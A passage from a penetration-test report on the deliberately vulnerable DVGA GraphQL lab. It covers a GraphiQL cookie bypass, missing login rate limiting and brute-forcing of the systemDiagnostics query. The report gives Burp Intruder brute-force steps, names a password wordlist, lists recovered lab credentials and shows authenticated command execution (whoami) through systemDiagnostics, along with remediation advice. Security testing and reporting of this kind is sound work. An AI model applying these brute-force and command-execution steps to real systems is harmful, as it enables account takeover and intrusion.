
These were identified as part of the schema during introspection and should be assessed separately for authorization and security impact.

Proof of Concept

Screenshot Evidence

The evidence for this finding was captured through browser screenshots during testing.





The screenshots demonstrate:

- The initial state where `/graphiql` was not accessible.
- The `graphiql:disable` cookie identified during testing.
- Modification of the client-side cookie.
- The GraphiQL interface becoming accessible after modifying the cookie.
- The manual GraphQL introspection query executed through the enabled GraphiQL interface.
- The successful introspection result containing the GraphQL schema.

All evidence for this finding is stored in:

```
evidence/DVGA-002-GraphiQL-Interface-Protection-Bypass-via-Client-Side-Cookie-Manipulation/
```

Evidence Contents

The evidence folder contains the browser screenshots captured during the testing process, including the cookie modification, GraphiQL interface access, manual introspection query, and resulting schema information.

Impact

An attacker who can modify their own client-side cookie can enable the GraphiQL interface that was initially disabled.

Once enabled, the interface provides a convenient way to interact with the GraphQL endpoint and, during testing, allowed successful schema introspection.

The exposed schema provides information about:

- Available GraphQL queries.
- Available mutations.
- Available subscriptions.
- Object types.
- Fields.
- Arguments.
- GraphQL functionality exposed by the application.

The schema identified operations such as `systemDiagnostics`, `systemDebug`, `systemUpdate`, `users`, `audits`, and `deleteAllPastes`, which can provide useful information for further security testing.

The ability to access GraphiQL and perform introspection does not by itself demonstrate unauthorized access to these operations. Therefore, the impact of this finding is primarily the bypass of the intended GraphiQL interface restriction and the resulting exposure of the GraphQL schema.

Risk Rating

Medium

Remediation

- Do not rely on client-side cookies to enforce access restrictions for security-sensitive functionality.
- Enforce GraphiQL access restrictions server-side.
- If GraphiQL is not required in the production environment, disable it completely.
- If GraphiQL is required, protect it using proper server-side authentication and authorization controls.
- Consider restricting GraphQL introspection in production if it is not required.
- Ensure that changing or removing a client-side cookie cannot enable functionality that is intended to be restricted.

References

- CWE-602 - Client-Side Enforcement of Server-Side Security
- https://cwe.mitre.org/data/definitions/602.html
- OWASP Top 10 2021: A05 - Security Misconfiguration
- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- OWASP API Security Top 10 2023: API8 - Security Misconfiguration
- https://owasp.org/API-Security/editions/2023/en/0xa8-security-misconfiguration/

Finding 03

DVGA-003 — Missing Login Rate Limiting

Severity

High

CVSS Score: 7.5 (High)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Overall CVSS Calculation

Vector:	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CVSS Base Score:	7.5
Impact Subscore:	3.6
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	7.5

CWE

CWE-307 - Improper Restriction of Excessive Authentication Attempts

OWASP Mapping

- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- OWASP API Security Top 10 2023: API2 - Broken Authentication

Affected Endpoints

- `POST /graphql`

Affected Functionality

- GraphQL `login` mutation
- Password authentication
- Automated authentication attempts

Description

During login mutation operation testing (password protection security), we tested whether the application blocks repeated failed authentication attempts or implements any effective rate limiting.

The following login mutation was identified:

```
mutation login {
     login(password: String, username: String) {
         accessToken
         refreshToken
       }
}
```

For the current task:

User	Email	Password	Role	ID
User A	king	king@gmail.com	User	3
User B	king1	king1@gmail.com	User	4
User C	king2	king2@gmail.com	User	5

Now we will brute-force and see that we get blocked or not!

User `king` is our target for now.

The following password list was used:

```
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10k-most-common.txt
```

Setting Intruder to attack!

The password parameter was configured as the attack position and the password list was used to perform automated login attempts.

Well, if we don't get blocked even after 300-400 / 1000+ wrong attempts, the password protection is weak and no rate limiting is implemented.

During the attack, we did not get blocked after hundreds of incorrect authentication attempts.

Well, see the `6221` no request and the error message it gave us:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 09:16:59 GMT
Ngrok-Agent-Ips: X
Content-Length: 124

{"errors":[{"message":"Authentication
Failure","locations":[{"line":2,"column":5}],"path":["login"]}],"data":{"
login":null}}
```

There was no trace of blocking. The application continued processing the authentication attempts and returned the same `Authentication Failure` response.

Let's perform a negative search for `Authentication Failure` and see we get any password or not!

During **attempt 471**, we got `king` as the correct password without getting blocked.

The correct password resulted in successful authentication and the application returned both an `accessToken` and a `refreshToken`.

Steps to Reproduce

1. Identify the Login Mutation

1. Identify the GraphQL `login` mutation.

2. The mutation accepts `username` and `password` and returns `accessToken` and `refreshToken`.


```
mutation login {
    login(password: String, username: String) {
        accessToken
        refreshToken
      }
}
```

2. Select the Target User

1. Use the `king` user as the target account.
2. The target username is:

```
king
```


3. Configure the Password Wordlist



The following SecLists password wordlist was used:


```
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10k-most-common.txt
```

4. Configure Burp Suite Intruder



1. Send the login request to Burp Suite Intruder.
2. Set the password parameter as the attack position.
3. Load the password wordlist.
4. Start the Intruder attack.

5. Observe the Authentication Responses




The application continued responding to incorrect password attempts with:

```
HTTP/2 200 OK
Content-Type: application/json

{"errors":[{"message":"Authentication Failure","locations":[{"line":2,"column":5}],"path":["login"]}],"data":{"login":null}}
```

There was no trace of blocking or account lockout.

6. Identify the Correct Password



After continuing the attack, a negative search for `Authentication Failure` was performed.

During **attempt 471**, we got:

```
king
```

as the correct password without getting blocked.

The application accepted the correct credentials and returned authentication tokens.

Proof of Concept

Burp Suite Intruder Testing

The Burp Suite Intruder attack demonstrated that repeated authentication attempts could be performed against the `king` user without effective rate limiting or blocking.

The attack continued through hundreds of password attempts.

During attempt **471**, the correct password `king` was identified without the account being blocked.

Successful Authentication Response

After the correct password was identified, the application returned a successful GraphQL response:

```
    HTTP/2 200 OK
    Content-Type: application/json
    Date: Mon, 31 Aug 2026 09:26:59 GMT
    Ngrok-Agent-Ips: X
    Content-Length: 568


{"data":{"login":{"accessToken":"[REDACTED]","refreshToken":"[REDACTED]"}
}}
```

The response confirms that the identified password resulted in successful authentication and that the application issued both an `accessToken` and a `refreshToken`.

The original response containing the tokens is preserved in the evidence directory.

Authentication Failure Response

The application returned an HTTP `200 OK` response containing the GraphQL authentication failure:

```
    HTTP/2 200 OK
    Content-Type: application/json
    Date: Mon, 31 Aug 2026 09:16:59 GMT
    Ngrok-Agent-Ips: X
    Content-Length: 124

    {"errors":[{"message":"Authentication
Failure","locations":[{"line":2,"column":5}],"path":["login"]}],"data":{"
login":null}}
```

The response itself is not the vulnerability. The security issue is that the application continued accepting automated authentication attempts without effective rate limiting or blocking.

Screenshot Evidence

The evidence for this finding was captured during the Burp Suite Intruder testing.

The screenshots demonstrate:

- The login mutation being tested.
- Burp Suite Intruder configured for automated password attempts.
- The repeated `Authentication Failure` responses.
- The absence of effective blocking after hundreds of attempts.
- The successful identification of the correct password at attempt **471**.
- The successful authentication response containing the `accessToken` and `refreshToken`.

All evidence for this finding is stored in:

```
evidence/DVGA-003-Missing-Login-Rate-Limiting/
```

Impact

- Enables automated password-guessing attacks against valid user accounts
- Allows attackers to recover weak or commonly used user passwords
- Successful credential guessing can provide valid authentication to the application
- Obtained credentials can be exchanged for valid `accessToken` and `refreshToken` values
- May result in unauthorized access to functionality available to the compromised user account
- Increases the risk of account compromise through automated credential attacks

Risk Rating

High

Remediation

- Implement effective server-side rate limiting on the GraphQL `login` mutation.

- Limit the number of failed authentication attempts within a defined time period.
- Implement progressive delays after repeated failed login attempts.
- Consider temporary account lockout or additional verification after excessive failed attempts.
- Implement IP-based and account-based throttling where appropriate.
- Detect and block automated password-guessing activity.
- Monitor repeated authentication failures and generate appropriate security alerts.
- Ensure that rate-limiting controls are enforced server-side and cannot be bypassed by modifying client-side parameters.

References

- CWE-307 - Improper Restriction of Excessive Authentication Attempts
- https://cwe.mitre.org/data/definitions/307.html
- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/
- OWASP API Security Top 10 2023: API2 - Broken Authentication
- https://owasp.org/API-Security/editions/2023/en/0xa2-broken-authentication/

Finding 04

DVGA-004 — SystemDiagnostics Authentication Missing Rate Limiting

Severity

High

Score: 7.5 (High)

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Overall CVSS Calculation

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

CVSS Base Score:	7.5
Impact Subscore:	3.6
Exploitability Subscore:	3.9
CVSS Temporal Score:	NA
CVSS Environmental Score:	NA
Modified Impact Subscore:	NA
Overall CVSS Score:	7.5

CWE

CWE-307 - Improper Restriction of Excessive Authentication Attempts

OWASP Mapping

- OWASP Top 10 2021: A07 - Identification and Authentication Failures
- OWASP API Security Top 10 2023: API2 - Broken Authentication

Affected Endpoints

- `POST /graphql`


Affected Functionality

- GraphQL `systemDiagnostics` query
- `systemDiagnostics` authentication
- Password brute-force protection

Description

During GraphQL testing, I identified the `systemDiagnostics` query. The query requires a username and password and also accepts a command through the `cmd` parameter.

The query is:




```
    query systemDiagnostics {
        systemDiagnostics(username: String, password: String, cmd:
String)
    }
```

For this test, I wanted to see how the application handles repeated incorrect password attempts and whether it has any protection against password brute-force attacks.

For the current task, the following user data was available:

User	Username	Email	Role	ID
User A	king	king@gmail.com	User	3
User B	king1	king1@gmail.com	User	4
User C	king2	king2@gmail.com	User	5

Initially, `king` was considered as the target user.

I first tried the following query with the `king` username:

```
query systemDiagnostics {
    systemDiagnostics(username: "king", password: "king", cmd: "ls")
}
```

The application returned:

```
{"data":{"systemDiagnostics":"Username is invalid"}}
```

Well, the username is valid according to the available user data, so this suggested that the `systemDiagnostics` functionality may be intended for an administrative account rather than a normal user.

I then tried `admin` as the username. The password `changeme` had already been identified during previous testing.

First, I used an incorrect password to confirm that the application was actually checking the supplied password:

```
query systemDiagnostics {
    systemDiagnostics(username: "admin", password: "king", cmd:
"ls")
}
```

The application returned:

```
{"data":{"systemDiagnostics":"Password Incorrect"}}
```

This confirmed that `admin` was a valid username for this functionality and that the supplied password was being checked.

I then tried the previously identified administrative password:

```
query systemDiagnostics {
    systemDiagnostics(username: "admin", password: "changeme", cmd:
"whoami")
}
```


The response was:

```
{"data":{"systemDiagnostics":"dvga\n"}}
```

Well, see: it works. This confirmed that the credentials were valid and that successful authentication allowed the supplied command to execute.

Now I wanted to check whether the application would block repeated incorrect password attempts.

If we don't get blocked even after 300-400 / 1000+ wrong attempts, the password protection is weak and no effective rate limiting is implemented.



The password list used for the test was the SecLists `10k-most-common.txt` list:

```
https://raw.githubusercontent.com/danielmiessler/SecLists/refs/heads/master/Passwords/Common-Credentials/10k-most-common.txt
```

I configured Burp Suite Intruder with the `password` parameter as the attack position and started the password attack against the `admin` account.

The main thing I was looking for was whether the application would start blocking the requests, rate-limiting the attempts, locking the account, or introducing any other protection after a large number of failed attempts.

The application continued accepting the password attempts without any visible blocking or effective rate limiting.

During **attempt 1014**, the password:

```
changeme
```

was identified as the correct password.

The successful response was:

```
HTTP/2 200 OK
Content-Type: application/json
Date: Mon, 31 Aug 2026 11:33:49 GMT
Ngrok-Agent-Ips: X
Content-Length: 39

{"data":{"systemDiagnostics":"dvga\n"}}
```

The response shows that the password was accepted and the requested `whoami` command was executed successfully.

